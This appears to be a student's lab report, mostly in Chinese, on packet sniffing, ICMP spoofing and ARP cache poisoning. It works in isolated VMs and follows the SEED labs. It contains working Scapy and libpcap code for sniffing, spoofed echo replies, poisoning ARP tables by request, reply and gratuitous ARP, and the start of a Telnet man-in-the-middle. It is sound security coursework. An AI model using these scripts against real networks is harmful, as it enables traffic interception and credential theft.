lab3-report

57117227 邵长捷

Packet Sniffing and Spoofing Lab

Lab Task Set 1: Using Tools to Sniff and Spoof Packets

Task 1.1: Sniffing Packets

Task 1.1A

```
[09/06/20]seed@VM:~/.../exp3$ vim sniffer.py
[09/06/20]seed@VM:~/.../exp3$ chmod a+x sniffer.py
[09/06/20]seed@VM:~/.../exp3$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 00:50:56:e0:55:fc
  src       = 00:0c:29:3b:7b:e0
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0xc0
     len       = 279
     id        = 35422
```

以 root 权限执行 sniffer.py，可以成功嗅探数据包。

```
[09/06/20]seed@VM:~/.../exp3$ sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 8, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrec
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrec
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/li
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_R
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, filen
PermissionError: [Errno 1] Operation not permitted
[09/06/20]seed@VM:~/.../exp3$ ./sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 8, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrec
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrec
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/li
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_R
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, filen
PermissionError: [Errno 1] Operation not permitted
```

以普通用户执行时，会报权限不够的错误 PermissionError，程序中止。

Task 1.1B

```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='icmp',prn=print_pkt)
```

抓取 ICMP 报文。

```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='tcp and src 172.16.161.1 and dst port 80',prn=print_pkt)
~
```

抓取来源为 172.16.161.1 且目的端口为 80 的报文。

```
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(filter='src net 128.230',prn=print_pkt)
```

抓取来源为子网 128.230.0.0/16 的报文。

Task 1.2: Spoofing ICMP Packets

在命令行中输入如下命令。

注意一定要使用 root 权限开启 python，否则无权限进行数据包的发送。

```
[09/06/20]seed@VM:~/.../exp3$ sudo python3
Python 3.5.2 (default, Nov 17 2016, 17:05:
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "li
>>> from scapy.all import *
>>> a = IP()
>>> a.dst = '192.16.161.132'
>>> b = ICMP()
>>> p = a/b
>>> send(p)
.
Sent 1 packets.
>>>
```

icmp

No.	Time	Source	Destination	Protocol	Length	Info
22	2020-09-06 02:32:24.3676895…	172.16.161.133	192.16.161.132	ICMP	42	Echo (ping…

由图可见，成功向 192.16.161.132 发送了一个 icmp echo request 报文，并在 Wireshark 中进行了显示。

```
>>> a.src = '192.16.161.155'
>>> p = a/b
>>> send(p)
.
Sent 1 packets.
>>>
```


icmp

No.	Time	Source	Destination	Protocol	Length	Info
10	28.225645165	172.16.161.133	192.16.161.132	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response …
47	129.290197503	192.16.161.155	192.16.161.132	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response …

设置 a 的源地址，在目标主机 172.16.161.132 中的 wireshark 可以看到两次发送的 ICMP 数据包的源地址的不同。

Task 1.3: Traceroute

```python
#!/usr/bin/python3

from scapy.all import *

a = IP()
a.dst = '182.61.200.7' # www.baidu.com
b = ICMP()
a.ttl = 0
while(a.ttl<100):
        a.ttl += 1
        send(a/b)
```



```
1758 2020-09-06 03:00:25.8118711… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=1 (no response found!)
1759 2020-09-06 03:00:25.8122433… 172.16.161.2    172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1764 2020-09-06 03:07:23.1795685… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=2 (no response found!)
1765 2020-09-06 03:07:23.2366054… 10.203.128.1    172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1772 2020-09-06 03:08:55.8195834… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=1 (no response found!)
1773 2020-09-06 03:08:55.8199743… 172.16.161.2    172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1774 2020-09-06 03:08:55.8674984… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=2 (no response found!)
1775 2020-09-06 03:08:55.8782901… 10.203.128.1    172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1776 2020-09-06 03:08:55.9249697… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=3 (no response found!)
1777 2020-09-06 03:08:55.9366747… 10.255.254.1    172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1778 2020-09-06 03:08:55.9723734… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=4 (no response found!)
1779 2020-09-06 03:08:55.9763428… 10.0.96.1       172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1780 2020-09-06 03:08:56.0319367… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=5 (no response found!)
1781 2020-09-06 03:08:56.0346447… 202.119.26.82   172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1782 2020-09-06 03:08:56.0805717… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=6 (no response found!)
1783 2020-09-06 03:08:56.0838996… 10.99.0.29      172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1784 2020-09-06 03:08:56.1277299… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=7 (no response found!)
1785 2020-09-06 03:08:56.1837819… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=8 (no response found!)
1786 2020-09-06 03:08:56.1878815… 211.65.207.73   172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1787 2020-09-06 03:08:56.2325331… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=9 (no response found!)
1788 2020-09-06 03:08:56.2365668… 101.4.116.105   172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1789 2020-09-06 03:08:56.2836847… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=10 (no response found!)
1790 2020-09-06 03:08:56.2892327… 101.4.117.25    172.16.161.133    ICMP     182 Time-to-live exceeded (Time to live exceeded in transit)
1791 2020-09-06 03:08:56.3317865… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=11 (no response found!)
1792 2020-09-06 03:08:56.3889676… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=12 (no response found!)
1793 2020-09-06 03:08:56.4206509… 101.4.117.38    172.16.161.133    ICMP     182 Time-to-live exceeded (Time to live exceeded in transit)
1794 2020-09-06 03:08:56.4436719… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=13 (no response found!)
1795 2020-09-06 03:08:56.4751649… 101.4.112.1     172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1796 2020-09-06 03:08:56.5037135… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=14 (no response found!)
1797 2020-09-06 03:08:56.5361134… 219.224.103.38  172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1798 2020-09-06 03:08:56.5480178… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=15 (no response found!)
1799 2020-09-06 03:08:56.5839441… 101.4.130.38    172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1800 2020-09-06 03:08:56.5960030… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=16 (no response found!)
1801 2020-09-06 03:08:56.6278998… 182.61.252.220  172.16.161.133    ICMP      70 Time-to-live exceeded (Time to live exceeded in transit)
1802 2020-09-06 03:08:56.6476067… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=17 (no response found!)
1803 2020-09-06 03:08:56.6995380… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=18 (no response found!)
1804 2020-09-06 03:08:56.7609513… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=19 (no response found!)
1805 2020-09-06 03:08:56.8078493… 172.16.161.133  182.61.200.7      ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=20 (no response found!)
```

尝试设置 ttl 从 1 到 99 并发送相应的 ICMP 数据包。

由 Wireshark 的抓包情况可以看出，经过 16 跳的路由跳转，最终数据包可以到达 182.61.200.7。

Task 1.4: Sniffing and-then Spoofing

```python
#!/usr/bin/python3

from scapy.all import *

def print_pkt(pkt):
        print("============================")
        pkt.show()
        p = IP(src='1.2.3.4',dst=pkt[IP].src)/ICMP(type=0,id=
pkt[ICMP].id,seq=pkt[ICMP].seq)/Raw(load=pkt[Raw].load)
#       print(pkt[IP].src)
        send(p)
        print("发送")
        p.show()

def p(pkt):
        pkt.show()
        print("========================================")

pkt = sniff(filter='icmp and dst 1.2.3.4',prn=print_pkt)
#pkt = sniff(filter='icmp and host 172.16.161.133',prn=p)
```

```
###[ Ethernet ]###
  dst       = 00:0c:29:3b:7b:e0
  src       = 00:0c:29:1a:2f:22
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 61877
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xadc8
     src       = 172.16.161.132
     dst       = 172.16.161.133
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x65c1
        id        = 0x58c9
        seq       = 0x6
###[ Raw ]###
           load      = '\\\xb4T_\x00\x00\x00\x00\xbf\x88\n\x0
0\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a
\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 00:0c:29:1a:2f:22
  src       = 00:0c:29:3b:7b:e0
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 21467
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x8ba3
     src       = 172.16.161.133
     dst       = 172.16.161.132
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0x6dc1
        id        = 0x58c9
        seq       = 0x6
###[ Raw ]###
           load      = '\\\xb4T_\x00\x00\x00\x00\xbf\x88\n\x0
0\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a
\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.16.161.132	1.2.3.4	ICMP	98	Echo (ping) request id=0x5da1, seq=1/256, ttl=64 (reply in 5)
2	0.000235902	172.16.161.2	172.16.161.132	ICMP	126	Destination unreachable (Host unreachable)
5	0.049004700	1.2.3.4	172.16.161.132	ICMP	98	Echo (ping) reply id=0x5da1, seq=1/256, ttl=64 (request in…
6	1.001668198	172.16.161.132	1.2.3.4	ICMP	98	Echo (ping) request id=0x5da1, seq=2/512, ttl=64 (reply in 8)
7	1.002118196	172.16.161.2	172.16.161.132	ICMP	126	Destination unreachable (Host unreachable)
8	1.022730626	1.2.3.4	172.16.161.132	ICMP	98	Echo (ping) reply id=0x5da1, seq=2/512, ttl=64 (request in…

首先使用 ping 和 Wireshark，观察真实的 icmp echo 交互时的数据包情况，再利用 scapy 编写上述脚本，实现嗅探到发往 1.2.3.4 的 icmp echo request 包时自动回复对应的 reply 数据包。

```
root@shcjveg-kali:~# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
From 172.16.161.2 icmp_seq=1 Destination Host Unreachable
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=49.0 ms
From 172.16.161.2 icmp_seq=2 Destination Host Unreachable
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=21.1 ms
^Z
[31]+  已停止                 ping 1.2.3.4
```

Lab Task Set 2: Writing Programs to Sniff and Spoof Packets

Task 2.1: Writing Packet Sniffing Program

Task 2.1A: Understanding How a Sniffer Works

```
struct bpf_program fp;
char filter_exp[] = "ip proto icmp";
bpf_u_int32 net;

// Step 1: Open live pcap session on NIC with name enp0s3
handle = pcap_open_live("ens33", BUFSIZ, 1, 1000, errbuf);
```

```
[34]+  已停止                 sudo python3
[09/06/20]seed@VM:~/.../exp3$ ifconfig
ens33     Link encap:以太网  硬件地址 00
          inet 地址:172.16.161.133  广播
:255.255.255.0
          inet6 地址: fe80::197f:1ffc:ec
```

首先将 sniff.c 中网络设备的名称设置为主机中对应的名称。

```
[09/06/20]seed@VM:~/.../exp3$ vim sniff.c
[09/06/20]seed@VM:~/.../exp3$ gcc -o sniff sniff.c -lpcap
```

编译时由于代码使用了 pcap 库，因此需要加-lpcap 参数。

```
[09/06/20]seed@VM:~/.../exp3$ sudo ./sniff
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
```

其他主机对该主机进行 ping 命令，以验证程序成功运行。

Answer 1:

首先需要开启有效的 pcap 会话，将网卡与 socket 绑定并设置为混杂模式。

Answer 2：

混杂模式需要 root 权限，否则程序将会在此处中止。

Answer 3：

pcap_open_live()函数的第三个参数指定为 1 即为混杂模式，关闭混杂模式则不能嗅探到目的地址非网卡 MAC 地址的数据包，局域网内其他主机两主机之间互 ping，观察程序是否能嗅探到相应数据包即可证明这一点，若为监听模式则不会嗅探此类数据包。

Task 2.1C: Sniffing Passwords

```
#include <pcap.h>
#include <stdio.h>

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
   printf("Got a packet: \n");
   //for(int i=0;i<header->len;i++){
   //printf("%02x",packet[i]);
   //if((i+1)%16 == 0){
   //printf("\n");
//}
//}
}

int main()
{
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "tcp";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("ens33", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```

思路：主要使用上图中的代码，两个地方需要修改：

1. filter_exp 修改为 tcp
2. got_packet()打印 packet 数据。

ARP 报文是由以太网帧进行封装传输的。没有封装进 IP 包

ARP Cache Poisoning Attack Lab

Task 1: ARP Cache Poisoning

实验环境为三台虚拟机，分别为：

A：172.16.161.134　　00:0c:29:b7:f5:5d

B：172.16.161.132　　00:0c:29:1a:2f:22

M：172.16.161.133　　00:0c:29:3b:7b:e0

目标：对 A 发起攻击，使得 B's IP address --> M's MAC address

Task 1A (using ARP request)

```
#!/usr/bin/python3

from scapy.all import *

E = Ether(dst='00:0c:29:b7:f5:5d')

A = ARP(op=1,psrc='172.16.161.132', pdst='172.16.161.134',hwd
st='00:0c:29:b7:f5:5d')

pkt = E/A

sendp(pkt)
```

编写上图中的脚本，在 ARP 中将 op 设置为 1（即 request），psrc 设置为 B 的 IP 地址。

```
shcjveg@veg:~$ arp -a
? (172.16.161.254) 位于 00:50:56:fc:91:90 [ether] 在 ens33
_gateway (172.16.161.2) 位于 00:50:56:e0:55:fc [ether] 在 ens33
? (172.16.161.132) 位于 00:0c:29:1a:2f:22 [ether] 在 ens33
? (172.16.161.133) 位于 00:0c:29:3b:7b:e0 [ether] 在 ens33
shcjveg@veg:~$ arp -a
? (172.16.161.254) 位于 00:50:56:fc:91:90 [ether] 在 ens33
_gateway (172.16.161.2) 位于 00:50:56:e0:55:fc [ether] 在 ens33
? (172.16.161.132) 位于 00:0c:29:3b:7b:e0 [ether] 在 ens33
? (172.16.161.133) 位于 00:0c:29:3b:7b:e0 [ether] 在 ens33
```

在主机 A 中运行 arp -a 命令可以看到 B 对应的 MAC 地址发生变化。

Task 1B (using ARP reply)

```
shcjveg@veg:~$ sudo arp -d 172.16.161.132
[sudo] shcjveg 的密码:
shcjveg@veg:~$ arp -a
? (172.16.161.254) 位于 00:50:56:fc:91:90 [ether] 在 ens33
_gateway (172.16.161.2) 位于 00:50:56:e0:55:fc [ether] 在 ens33
? (172.16.161.133) 位于 00:0c:29:3b:7b:e0 [ether] 在 ens33
shcjveg@veg:~$ ping 172.16.161.132
PING 172.16.161.132 (172.16.161.132) 56(84) bytes of data.
64 bytes from 172.16.161.132: icmp_seq=1 ttl=64 time=0.780 ms
64 bytes from 172.16.161.132: icmp_seq=2 ttl=64 time=0.582 ms
^Z
[3]+  已停止               ping 172.16.161.132
```

清理主机 A 中 B 对应的 arp 缓存，并 ping B，即重置为初始状态，继续实验。

```
#!/usr/bin/python3

from scapy.all import *

E = Ether(dst='00:0c:29:b7:f5:5d')

A = ARP(op=2,psrc='172.16.161.132', pdst='172.16.161.134',hwd
st='00:0c:29:b7:f5:5d')

pkt = E/A

sendp(pkt)
~
```

```
shcjveg@veg:~$ arp -a
? (172.16.161.254) 位于 00:50:56:fc:91:90 [ether] 在 ens33
_gateway (172.16.161.2) 位于 00:50:56:e0:55:fc [ether] 在 ens33
? (172.16.161.132) 位于 00:0c:29:1a:2f:22 [ether] 在 ens33
? (172.16.161.133) 位于 00:0c:29:3b:7b:e0 [ether] 在 ens33
shcjveg@veg:~$ arp -a
? (172.16.161.254) 位于 00:50:56:fc:91:90 [ether] 在 ens33
_gateway (172.16.161.2) 位于 00:50:56:e0:55:fc [ether] 在 ens33
? (172.16.161.132) 位于 00:0c:29:3b:7b:e0 [ether] 在 ens33
? (172.16.161.133) 位于 00:0c:29:3b:7b:e0 [ether] 在 ens33
```

将 op 置为 2，再次运行脚本，可见 arp 表发生了变化，更新为 M 的 MAC 地址对应了 B 的 IP 地址。

Task 1C (using ARP gratuitous message)

免费 ARP 数据包是主机发送 ARP 查找自己的 IP 地址。

假设发送 ARP 的主机正好改变了物理地址（如更换物理网卡），能够使用此方法通知网络中其他主机及时更新 ARP 缓存，借助此机制对 A 进行 ARP 欺骗攻击。

首先主机 A 的清理 ARP 缓存，并 pingB，回到初始状态，然后在主机 M 中运行以下脚本，注意 Ether 和 ARP 的目的 MAC 地址都为广播地址，源 IP 地址为主机 B 的 IP 地址。

```
#!/usr/bin/python3

from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff')

A = ARP(op=1,psrc='172.16.161.132',pdst='172.16.161.132', hwd
st='ff:ff:ff:ff:ff:ff')

pkt = E/A

sendp(pkt)
```

可以看到 A 的 ARP 表再次发生了预期变化。

```
root@veg:/home/shcjveg# ping 172.16.161.132
PING 172.16.161.132 (172.16.161.132) 56(84) bytes of data.
64 bytes from 172.16.161.132: icmp_seq=1 ttl=64 time=0.857 ms
64 bytes from 172.16.161.132: icmp_seq=2 ttl=64 time=0.854 ms
^Z
[1]+  已停止               ping 172.16.161.132
root@veg:/home/shcjveg# arp -a
? (172.16.161.254) 位于 00:50:56:fc:91:90 [ether] 在 ens33
_gateway (172.16.161.2) 位于 00:50:56:e0:55:fc [ether] 在 ens33
? (172.16.161.132) 位于 00:0c:29:1a:2f:22 [ether] 在 ens33
? (172.16.161.133) 位于 00:0c:29:3b:7b:e0 [ether] 在 ens33
root@veg:/home/shcjveg# arp -a
? (172.16.161.254) 位于 00:50:56:fc:91:90 [ether] 在 ens33
_gateway (172.16.161.2) 位于 00:50:56:e0:55:fc [ether] 在 ens33
? (172.16.161.132) 位于 00:0c:29:3b:7b:e0 [ether] 在 ens33
? (172.16.161.133) 位于 00:0c:29:3b:7b:e0 [ether] 在 ens33
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack)

```
root@shcjveg-kali:~# arp -a
? (172.16.161.134) at 00:0c:29:b7:f5:5d [ether] on eth0
? (172.16.161.133) at 00:0c:29:3b:7b:e0 [ether] on eth0
? (172.16.161.254) at 00:50:56:fc:91:90 [ether] on eth0
? (172.16.161.2) at 00:50:56:e0:55:fc [ether] on eth0
root@shcjveg-kali:~# arp -a
? (172.16.161.134) at 00:0c:29:3b:7b:e0 [ether] on eth0
? (172.16.161.133) at 00:0c:29:3b:7b:e0 [ether] on eth0
? (172.16.161.254) at 00:50:56:fc:91:90 [ether] on eth0
? (172.16.161.2) at 00:50:56:e0:55:fc [ether] on eth0
root@shcjveg-kali:~#
```

对主机 B 进行 task1 中的 ARP 攻击，将主机 A 的 MAC 地址对应为主机 M 的 MAC 地址。

```
root@veg:/home/shcjveg# arp -a
? (172.16.161.254) 位于 00:50:56:fc:91:90 [ether] 在 ens33
_gateway (172.16.161.2) 位于 00:50:56:e0:55:fc [ether] 在 ens33
? (172.16.161.132) 位于 00:0c:29:3b:7b:e0 [ether] 在 ens33
? (172.16.161.133) 位于 00:0c:29:3b:7b:e0 [ether] 在 ens33
```

保持主机 A 仍为受到 ARP 攻击后的状态。

Step 2 (Testing)

```
root@shcjveg-kali:~# ping 172.16.161.134
PING 172.16.161.134 (172.16.161.134) 56(84) bytes of data.
64 bytes from 172.16.161.134: icmp_seq=10 ttl=64 time=1.49 ms
64 bytes from 172.16.161.134: icmp_seq=11 ttl=64 time=0.825 ms
64 bytes from 172.16.161.134: icmp_seq=12 ttl=64 time=0.769 ms
64 bytes from 172.16.161.134: icmp_seq=13 ttl=64 time=0.766 ms
64 bytes from 172.16.161.134: icmp_seq=14 ttl=64 time=0.633 ms
64 bytes from 172.16.161.134: icmp_seq=15 ttl=64 time=0.771 ms
^Z
[6]+  已停止               ping 172.16.161.134
root@shcjveg-kali:~# arp -a
? (172.16.161.134) at 00:0c:29:b7:f5:5d [ether] on eth0
? (172.16.161.133) at 00:0c:29:3b:7b:e0 [ether] on eth0
? (172.16.161.254) at 00:50:56:fc:91:90 [ether] on eth0
? (172.16.161.2) at 00:50:56:e0:55:fc [ether] on eth0
```

主机 A 和 B 在 ping 不通时，会自动进行 ARP 表的更新，即出现以上情况，可以看到第一次 reply 的延迟较高，即是进行了 ARP 的更新。

9893	10434.324544…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=1/256, ttl=64 (no respons…
9894	10435.346593…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=2/512, ttl=64 (no respons…
9895	10436.370777…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=3/768, ttl=64 (no respons…
9896	10437.395450…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=4/1024, ttl=64 (no respon…
9897	10438.420904…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=5/1280, ttl=64 (no respon…
9898	10439.444724…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=6/1536, ttl=64 (no respon…
9900	10440.468787…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=7/1792, ttl=64 (no respon…
9902	10441.493006…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=8/2048, ttl=64 (no respon…
9904	10442.516899…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=9/2304, ttl=64 (no respon…
9907	10443.540624…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=10/2560, ttl=64 (reply in…
9908	10443.540743…	172.16.161.132	172.16.161.134	ICMP	98	Echo (ping) reply id=0x0e10, seq=10/2560, ttl=64 (request …
9909	10444.542727…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=11/2816, ttl=64 (reply in…
9910	10444.542759…	172.16.161.132	172.16.161.134	ICMP	98	Echo (ping) reply id=0x0e10, seq=11/2816, ttl=64 (request …
9911	10445.557338…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=12/3072, ttl=64 (reply in…
9912	10445.557370…	172.16.161.132	172.16.161.134	ICMP	98	Echo (ping) reply id=0x0e10, seq=12/3072, ttl=64 (request …
9913	10446.581506…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=13/3328, ttl=64 (reply in…
9914	10446.581631…	172.16.161.132	172.16.161.134	ICMP	98	Echo (ping) reply id=0x0e10, seq=13/3328, ttl=64 (request …
9915	10447.605863…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=14/3584, ttl=64 (reply in…
9916	10447.605903…	172.16.161.132	172.16.161.134	ICMP	98	Echo (ping) reply id=0x0e10, seq=14/3584, ttl=64 (request …
9917	10448.630175…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=15/3840, ttl=64 (reply in…
9918	10448.630198…	172.16.161.132	172.16.161.134	ICMP	98	Echo (ping) reply id=0x0e10, seq=15/3840, ttl=64 (request …
9921	10449.654259…	172.16.161.134	172.16.161.132	ICMP	98	Echo (ping) request id=0x0e10, seq=16/4096, ttl=64 (reply in…

Wireshark 的结果显示，再更新 ARP 表前产生了大量无回复的 ICMP echo 请求数据包。

Step 3 (Turn on IP forwarding)

```
[09/07/20]seed@VM:~/.../task2$ sudo sysctl net.ipv4.ip_forwar
d=1
net.ipv4.ip_forward = 1
[09/07/20]seed@VM:~/.../task2$
```

在主机 M 中打开 ip_Forward 开关。

```
root@shcjveg-kali:~# arp -a
? (172.16.161.134) at 00:0c:29:3b:7b:e0 [ether] on eth0
? (172.16.161.2) at 00:50:56:e0:55:fc [ether] on eth0
root@shcjveg-kali:~# ping 172.16.161.134
PING 172.16.161.134 (172.16.161.134) 56(84) bytes of data.
From 172.16.161.133: icmp_seq=1 Redirect Host(New nexthop: 172.16.161.134)
64 bytes from 172.16.161.134: icmp_seq=1 ttl=63 time=1.23 ms
From 172.16.161.133: icmp_seq=2 Redirect Host(New nexthop: 172.16.161.134)
64 bytes from 172.16.161.134: icmp_seq=2 ttl=63 time=1.50 ms
From 172.16.161.133: icmp_seq=3 Redirect Host(New nexthop: 172.16.161.134)
64 bytes from 172.16.161.134: icmp_seq=3 ttl=63 time=1.30 ms
From 172.16.161.133: icmp_seq=4 Redirect Host(New nexthop: 172.16.161.134)
64 bytes from 172.16.161.134: icmp_seq=4 ttl=63 time=1.68 ms
^Z
[3]+  已停止               ping 172.16.161.134
root@shcjveg-kali:~# arp -a
? (172.16.161.134) at <incomplete> on eth0
? (172.16.161.2) at 00:50:56:e0:55:fc [ether] on eth0
? (172.16.161.133) at 00:0c:29:3b:7b:e0 [ether] on eth0
root@shcjveg-kali:~#
```

